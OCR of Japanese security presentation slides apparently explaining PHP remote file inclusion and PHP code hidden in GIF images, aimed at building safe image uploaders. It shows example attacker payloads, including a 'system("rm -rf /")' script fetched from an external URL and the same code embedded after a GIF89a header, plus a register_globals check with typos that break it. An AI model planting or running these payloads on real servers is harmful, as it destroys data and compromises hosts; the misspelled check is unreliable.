







No JavaScript
&
No CSS hacks

lynx


wafful.org - Tera Term VT
File Edit Setup Control Window Help
HTML 2.0 - Browser detection [3]
HTML 2.0 - Browser detection [3]
New browser detection only with HTML 2.0 without any JavaScript/CSS hacks.
Example
Your browser is...
[lynx.gif]
HTML source
HTML source
all.your.browser.are.belong.to.us. (powered by TAKESAKO)
Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<
Arrow keys: Up and Down to move. Right to follow a link; Left
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=h

w3m


namazu.org - Tera Term VT
File Edit Setup Control Window Help
HTML 2.0 - Browser detection [3]
New browser detection only with HTML 2.0 without any JavaScript/ CSS hacks.
Example
Your browser is...
[w3m]
HTML source
HTML source
all.your.browser.are.belong.to.us. (powered by TAKESAKO)
<=UpDn Viewing <HTML 2.0 - Browser detection [3]>

Mozilla/5.0 (PLAYSTATION 3; 1.00)

→ **others.gif**

第1部

完

第2部

第2部

イメージファイト！

ImageFight

画像に埋め込まれたPHP・XSS攻撃コードと戦う5つの方法

※画像はイメージです

http://wafful.org/

イメージファイトとは？

- 背景
  - PHPの攻撃コードが隠された画像ファイルが、大手ホスティングサイトで発見された。
  - GIF,PNG,JPEG,BMP形式の画像ファイルには、PHPのRFI攻撃で使用されるコードやJavaScriptのプログラムなどを埋め込むことができます。
  - 画像に埋め込まれた攻撃コードと戦う5つの方法について解説し、安全な画像アップローダの実装について考察します。

Q. Webアプリの脆弱性を作らない秘訣とは？

A.

IPAさんの回答

第1章 総論
より良いWebアプリケーション 設計のヒント

ここで述べるのは、脆弱性が生まれにくいWebアプリケーションを構築するために設計段階、あるいはそれ以前の段階で考慮しておくとよい事項の例である。

開発基盤選定における考慮事項の例

(1) プログラミング言語の選択

1) 例えば、PHPを避ける

短時日で素早くサイトを立ち上げることのみに着目するのであれば、PHPは悪い処理系ではない。しかし、これまで多くの脆弱性を生んできた経緯があり、改善が進んでいるとはいえまだ十分堅固とは言えない。

なぜCVEでPHPアプリの脆弱性が多いのか？

- php.ini の設定に依存
  - アプリケーションの脆弱性？
  - サーバ管理者の設定の問題？
  - そもそもPHPが（ｒｙ
- 最近の事情
  - register_globals=onよくないよね、という認識が普及
  - 最近のPHPアプリはregister_globals=off前提で書かれているため、on の環境を考慮していない
  - わざわざregister_globals=onに設定してアプリの脆弱性を探して報告している（→CVEに露出）

PHP の register_globals 問題

```
http://www.example.com/example.php?a=1&b=2
```

【php.iniの設定】

- register_globals=off の場合
  - $HTTP_GET_VARS['a'] = $_GET['a'] = 1;
  - $HTTP_GET_VARS['b'] = $_GET['b'] = 2;
- register_globals=on の場合、さらに
  - $a = 1;
  - $b = 2;

→初期化していない変数の値が
攻撃者の手によって書き換えられる

resiter_globals対策コード（例）

- php.ini の設定をその都度確認

```
if (ini_get('resiger_globals')) {
     //  trigger_error(”you must register_globals=off”, E_UESR_ERROR);
     exit;
}
```

構成

（1）PHPを避ける
（2）画像攻撃
（3）対策 イメージファイト

PHP の fopen 関数

- リモートファイルを簡単に読み込める

```
<?php
$handle = fopen("file.txt", "r");
$handle = fopen("/home/rasmus/file.gif", "wb");
$handle = fopen("http://www.example.com/", "r");
$handle = fopen("ftp://user:pass@example.com/x.txt", "w");
?>
```

- php.ini の設定

  allow_url_fopen = on

  ファイルのようにURLオブジェクトをアクセスできるようになる

PHP の include 関数

- 同様に include 関数でも http://と指定できる

```
<?php
include "en/file.php";
include "http://www.example.com/en/file.php";

require "ja/file.php";
require "http://www.example.com/ja/file.php";
?>
```

- php.ini の設定

  allow_url_fopen = on

  allow_url_include = on (PHP5.2.0以降)

PHP特有の脆弱性とは？

- ディレクトリ名を変数にしている場合

```
<?php
include "en/message.php";
include "ja/message.php";
include "$LANG/message.php";
?>
```

もしも攻撃者が変数を上書きできたら・・・

$LANG = "http://www.example.com/lib/";

外部サイト（攻撃者の管理下）にある
PHPのコードがダウンロード・実行される

RFI 攻撃

Remote File Inclusion Attack

Remote File Inclusion 脆弱性の脅威

- 任意のシェルコードが実行可能

http://www.example.com/lib/shellcode.php

```
<?php
  phpinfo();
  system("rm -rf /", $retval);
?>
```

↑攻撃者の用意したPHPプログラム

そもそもPHPはHTML埋め込み言語

Include(“shellcode.inc”);

```
<html>
   :
   :
<?php
  phpinfo();
  system("rm -rf /", $retval);
?>
   :
   :
```


→しかし、PHP処理系にとっては
HTMLであるかどうかは見ていない

<?php … ?> 以外にはバイナリを組み込める

Include(“shellcode.gif”);

```
GIF89a
   : バイナリ･･･画像データ･･･
   : バイナリ･･･画像データ･･･
<?php
  phpinfo();
  system("rm -rf /", $retval);
?>
   :
   :
```

phpinfo.gif（PHPのコードを含んだGIF画像ファイル）




デモ

- include.php

```
<h1>PHP/GIF include demo</h1>
<?php
  include("./phpinfo.gif");
?>
```

↑GIFファイルをPHPとして実行

実行結果


phpinfo() - Microsoft Internet Explorer
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)
戻る
検索
お気に入り
リンク
アドレス(D)
http://localhost/php/include.php
移動
PHP/GIF include demo
GIF89a00ò333ÿÿÿÌÌÌ™™™fff!þ!!
PHP Version 5.2.1
php
System
Windows NT TAKESAKO700M 5.1 build 2600
Build Date
Feb 7 2007 23:10:31
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API
Apache 2.0 Handler
Virtual Directory Support
enabled
Configuration File (php.ini) Path
C:\xampp\apache\bin\php.ini
PHP API
20041225
PHP Extension
20060613
Zend Extension
220060519
Debug Build
no
Thread Safety
enabled
Zend Memory Manager
enabled
IPv6 Support
enabled
Registered PHP Streams
php, file, data, http, ftp, compress.zlib, https, ftps, zip
Registered Stream Socket
tcp, udp, ssl, sslv3, sslv2, tls
イントラネット

PHP

すごい

